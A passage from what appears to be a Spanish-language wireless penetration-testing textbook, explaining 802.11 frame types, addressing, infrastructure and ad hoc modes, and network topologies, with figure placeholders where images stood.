La **autenticación** es el proceso de comprobar la identidad de un adaptador en la red para aceptarlo o rechazarlo. El adaptador cliente inicia el proceso enviando al AP una trama de autenticación que contiene su identidad en el campo de datos.

El diálogo que se establece con las tramas de autenticación depende del sistema de autenticación que use el AP: si es abierto o con clave compartida.

  - » Cuando se trata de sistemas abiertos, el cliente solo envía la trama de autenticación y el AP responde con otra trama de autenticación que indica si acepta o rechaza la conexión.
  - » En el caso de la autenticación de clave compartida, el AP tiene que comprobar que la estación tiene la clave correcta.
- **Tramas de respuesta de autenticación**: Estas son enviadas por el AP para aceptar o rechazar la autenticación del cliente.

- **Tramas de solicitud de asociación**: Son utilizadas por el cliente para asociarse con el AP.

Nota

La **asociación** es un proceso por el cual el AP reserva recursos y se sincroniza con una estación cliente. La asociación la inicia el cliente enviado al AP una trama de solicitud de asociación y el AP establece un ID de asociación para identificar al cliente y le reserva memoria. Debe contener el SSID de la red.

- **Tramas de respuesta de asociación**: Estas son enviadas por el AP para aceptar o rechazar la asociación con el cliente.

Durante la fase de exploración de las pruebas de penetración, interesan principalmente las tramas **beacon** y las tramas **probe request**. En el capítulo 5 «Reconocimiento de WLAN» verá cómo se pueden manipular estas tramas de gestión para atacar la red inalámbrica objetivo. Las tramas beacon desde el AP ayudan a la estación cliente a descubrir y asociarse con el AP.

Una trama beacon contiene el valor de SSID, que es importante saber cuando se trata de descubrir la WLAN. Puede enumerar las redes WLAN en el rango simplemente capturando el tráfico WLAN y extrayendo las tramas beacon en él. Al escanear una red inalámbrica 802.11, nuestro objetivo es capturar la mayor cantidad posible de tramas beacon. Las tramas beacon comprenden gran parte de la información sobre la red objetivo. Al observar una trama beacon, puede extraer las siguientes propiedades:

  - el SSID,
  - el tipo de encriptación,
  - el canal,
  - la dirección MAC y
  - la información del fabricante.

b. **Tramas de control**

Se utilizan para controlar el flujo de tráfico de datos en la red. Estas tramas son necesarias para el correcto funcionamiento del intercambio de tráfico entre las estaciones cliente sin interrupciones.

Los subtipos de las tramas de control son:

- Tramas **Request-to-send (RTS):** Se utilizan para reducir las colisiones en el caso de dos estaciones cliente asociadas a un mismo AP, pero mutuamente fuera del rango de cobertura. La estación cliente envía una trama RTS para iniciar el diálogo de comienzo de transmisión de una trama.

- Tramas **Clear-to-send (CTS)**: Las estaciones utilizan las tramas CTS para responder a una trama RTS para dejar el canal libre de transmisiones. Las tramas CTS contienen un valor de tiempo durante el cual el resto de las estaciones dejan de transmitir el tiempo necesario para transmitir la trama.
- Tramas de **reconocimiento (ACK):** Las tramas ACK tienen como objetivo confirmar la correcta recepción de una trama de datos. En caso de no llegar la trama ACK, el emisor vuelve a enviar la trama de datos.

c. **Tramas de datos**

Contienen los datos transmitidos sobre la red, con paquetes de protocolos de capa superior encapsulados en las tramas 802.11.

Las tramas de datos son los verdaderos caballos de batalla para llevar los datos de los clientes móviles al sistema de distribución. Las tramas de datos transportan la información de las capas superiores en el cuerpo de la trama.

Nota

Más información sobre estas tramas se puede encontrar en http:/ www. wi-fiplanet.com/tutorials/article.php/1447501/ Comprensión-80211-Frame-Types.htm.

4.5.3 Direccionamiento en paquetes 802.11


A diferencia del Ethernet, la mayoría de los paquetes 802.11 tienen tres direcciones:

- una dirección de origen (*source*),
- una dirección de destino (*destination*) y
- una ID de conjunto de servicios básicos (BSSID).

El campo BSSID identifica de forma única el AP y su colección de estaciones asociadas, y a menudo es la misma dirección MAC que la interfaz inalámbrica del AP. Las tres direcciones indican a los paquetes a dónde van, quién los envió y por qué AP pasar.

No todos los paquetes, sin embargo, tienen tres direcciones. Debido a que es tan importante minimizar la sobrecarga del envío de cuadros de control (como reconocimientos), el número de bits utilizados se mantiene al mínimo. El IEEE también usa diferentes términos para describir las direcciones en los cuadros de control. En lugar de una dirección de destino, los cuadros de control tienen una dirección de receptor y, en lugar de una dirección de origen, tienen una dirección de transmisor.

La siguiente ilustración muestra un paquete de datos típico obtenido en Wireshark:




No se confunda con las direcciones Receptor (*Receiver*) y Transmisor (*Transmitter*) que muestra Wireshark. Todos los paquetes de datos 802.11 tienen tres direcciones (*destination*, *source* y *BSSID*) y no cinco. Wireshark recientemente comenzó a permitir el referirse a "Fuente" como "Transmisor" y "Destino" como "Receptor" para proporcionar un nivel de compatibilidad entre los filtros que funcionan en las tramas de control y de datos.

4.6 Modos de operación

El estándar 802.11 define dos modos de operación para las redes inalámbricas:

- Modo *ad hoc* (Punto a punto) o IBSS
- Modo infraestructura (con AP)



En casi todas las evaluaciones inalámbricas con las que se verá involucrado, el único modo que evaluará es el modo de infraestructura donde las redes son atendidas por el AP. El modo *ad hoc* rara vez se ve en entornos de producción.


4.6.1 Modo ad hoc

Consiste en un grupo de computadores (desktop, portátil, servidor y workstations) cada uno equipado con una tarjeta LAN inalámbrica. También puede conectarse un smartphone o una tablet.

En el modo *ad hoc* no es necesario un AP central, las estaciones cliente forman una red punto a punto para comunicarse entre ellas.

Para una determinada WLAN con topología *ad hoc*, todos los equipos conectados a ella (host) deben ser configurados con el mismo BSSID. Las estaciones cliente configuradas en el modo *ad hoc* participan en la topología IBSS.


Como no es necesario un AP central para transferir datos entre dos estaciones cliente, un atacante generalmente se dirigirá a los clientes en lugar de a los AP. Esta configuración rara vez se usa y no es común en aplicaciones de consumo o comerciales.



4.6.2 Modo infraestructura

Contrario al modo *ad hoc* donde no hay un elemento central, en el modo infraestructura hay un elemento de "coordinación": un AP o estación base. Si el AP se conecta a una red Ethernet cableada, los clientes pueden acceder a la red fija a través del AP.

Para interconectar muchos AP y clientes inalámbricos, todos deben configurarse con el mismo SSID. Es la configuración más habitual. Aunque cada computador necesita una tarjeta wireless (USB o PCI).




Las redes Wi-Fi utilizan el estándar 802.11 en modo infraestructura. En este modo se utilizan AP para conectar las estaciones de cliente inalámbrico con una conexión LAN cableada o con la Internet. Los AP podrían ser vistos como el análogo de los switches para las redes cableadas, pero ofrecen más funcionalidades tales como el enrutamiento de la capa de red, DHCP, NAT y capacidades avanzadas de administración a través de la consola remota o en el panel de administración web.

Hay dos tipos de modo infraestructura:

- **BSS** (*Basic Service Set)*: una red inalámbrica formada por un único AP.
- **ESS** (*Extended Service Set)*: una red con múltiples AP.

Cada AP se identifica por su BSSID (*Basic Service Set ID*), que normalmente corresponde a la dirección MAC de la interfaz inalámbrica en el AP. En cambio, una LAN inalámbrica es identificada por su SSID o por su ESSID (*Extended SSID*), que es generalmente una cadena legible que se utiliza como el nombre de la red.



Los AP envían periódicamente tramas beacon para anunciar su presencia. Típicamente, los beacons también contienen el SSID del AP, por lo que son fácilmente identificables por los clientes, los que pueden enviar solicitudes de autenticación y de asociación al AP para conectarse a la red inalámbrica.

4.7 Topologías de red inalámbricas


La topología de una red es la arquitectura de la red, la estructura jerárquica que hace posible la interconexión de los equipos. El estándar IEEE 802.11 para redes inalámbricas WiFi contempla tres topologías o configuraciones distintas:

- BSS (*Basic Service Set*)
- ESS (*Extended Service Set*)
- IBSS (*Independent Basic Service Set*)

Ahora, vea cada uno de ellos en detalle:

a. **BSS**

Consiste en un AP con una o más estaciones de cliente conectadas a él. Las estaciones cliente se comunicarán a través del AP. La siguiente figura muestra la topología BSS:



Hay algunas otras consideraciones a tener en cuenta cuando se trata del BSS:

